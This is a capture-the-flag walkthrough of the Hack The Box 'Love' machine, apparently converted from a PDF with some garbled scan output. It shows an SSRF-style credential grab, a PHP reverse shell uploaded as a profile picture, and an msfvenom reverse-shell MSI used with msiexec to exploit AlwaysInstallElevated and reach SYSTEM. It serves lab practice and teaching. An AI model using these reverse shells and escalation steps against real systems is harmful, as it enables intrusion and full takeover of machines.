
Hack the Box - Love



Scanning phase

Nmap results:

```
# Nmap 7.91 scan initiated Sat May
Nmap scan report for 10.10.10.239
Host is up (0.063s latency).
Not shown: 65517 closed ports
PORT STATE SERVICE VERSIC
80/tcp open http Apache
http-cookie-flags:
                                                                               1 21:00:56 2021 as: nmap -sC -sV -v -p- -oA nmap/love 10.10.10.239
                                                                VERSION
                                                                Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
              PHPSESSID:
                httponly flag not set
     http-methods:
    Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
http-title: Voting System using PHP
35/tcp open msrpc Microsoft Windows RPC
 | http-titte: voting System using PHP

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)

| http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27


| http-title: 403 Forbidden
    http-title: 403 Forbidden
ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2021-01-18T14:00:16
Not valid after: 2022-01-18T14:00:16
MD5: bff0 ladd 5048 afc8 b3cf 7140 6e68 5ff6
SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
ssl-date: TLS randomness does not represent time
fls-alm:
        http/1.1
 fingerprint-strings:
         RPCCheck:
5040/tcp open unknown
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
   _http-server-header: Microsoft-HTTPAPI/2.0
     http-title: Not Found
ssl-cert: Subject: commonName=LOVE
Subject Alternative Name: DNS:LOVE, DNS:Love
```

We have a few ports open. We have http on port 80 and 5000, SMB shares and https, from which we can see a sub-domain, staging.love.htb. We need to add the domain and sub-domain in our /etc/hosts in order to access them.


Let's take a look at what we found so far.

Enumeration phase


Port 80 is just a login form for voters, but we don't have any credentials to login. Tried some sql injections, but nothing worked.



The staging sub-domain is a file scanner. You can upload a file and it will analyze it. But if it's php, it will execute it.



Demo



I tried to upload a reverse php shell for windows, but didn't work.

Then I tried to access the other http site, on port 5000, but it's forbidden.




Forbidden

You don't have permission to access this resource.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 5000

My next idea is to put the site on port 5000 to see if it executes the code and shows the site.


Entering the url with the domain name will not work, but we can change to localhost instead of love.htb.





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The site contains the admin credentials for the site on port 80.

After using gobuster or ffuf, we find admin sub-directory on love.htb. There we can login with the found credentials.








Foothold

We can create a new user and upload a reverse php shell as the profile picture.



A good reverse shell that I found is this one:
https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/minified/php reverse shell mini.php

You have to change the IP and port from the shell to your IP and listening port.

Before saving, start a netcat listener.

```
(cypher⊗ kali)-[~/Documents/htb/love]

$ rlfe nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.246] from (UNKNOWN) [10.10.10.239] 53713
SOCKET: Shell has connected! PID: 2036
Microsoft Windows [Version 10.0.19042.867]
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C:\>powershell
Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\> whoami
love\phoebe
PS C:\> ■
```

We got the foothold as phoebe. We can get the flag and mark the user as owned.

```
PS C:\> cd Users
PS C:\Users> ls
    Directory: C:\Users
Mode
                    LastWriteTime
                                        Length Name
d - - - -
            4/12/2021 3:00 PM
                                                Administrator
             4/21/2021
                         7:01 AM
                                                Phoebe
d-r---
              4/12/2021 2:10 PM
                                                Public
PS C:\Users> cd Phoebe\Desktop
PS C:\Users\Phoebe\Desktop> ls
    Directory: C:\Users\Phoebe\Desktop
Mode
                    LastWriteTime
                                         Length Name
              5/2/2021 5:58 AM
-ar---
                                             34 user.txt
PS C:\Users\Phoebe\Desktop> cat user.txt
PS C:\Users\Phoebe\Desktop>
```

Privilege escalation

Upload winpeas and run it. It will disconnect your shell but will find enough before that.

After a few seconds, we find this

```
[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

More about this vulnerability here:

https://www.hackingarticles.in/windows-privilege-escalationalwaysinstallelevated/

All we need to do is to create a msi payload with msfvenom, upload it and run it.

```
(cypher kali)-[~/Documents/htb/love]

$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=_______LPORT=9001 -f msi > hello.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
```

PS C:\Users\Phoebe\Desktop> ls Directory: C:\Users\Phoebe\Desktop			☐\$ rlfe nc -lvnp 9001 listening on [any] 9001 connect to [10.10.14.246] from (UNKNOWN) [10.10.10.239] 53580 Microsoft Windows [Version 10.0.19042.867] (c) 2020 Microsoft Corporation. All rights reserved.
Mode	LastWriteTime	Length Name	C:\WINDOWS\system32>whoami
			nt authority\system
-a	5/2/2021 6:27 AM	159744 hello.msi	<pre>C:\WINDOWS\system32>powershell powershell</pre>
-ar	5/2/2021 6:25 AM	34 user.txt	Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Phoebe\Desktop> msiexec /quiet /qn /i hello.msi PS C:\Users\Phoebe\Desktop>			Try the new cross-platform PowerShell https://aka.ms/pscore6 PS C:\WINDOWS\system32> cat C:\Users\Administrator\DEsktop\root.txt cat C:\Users\Administrator\DEsktop\root.txt PS C:\WINDOWS\system32>

And we got root access.

Thank you for reading.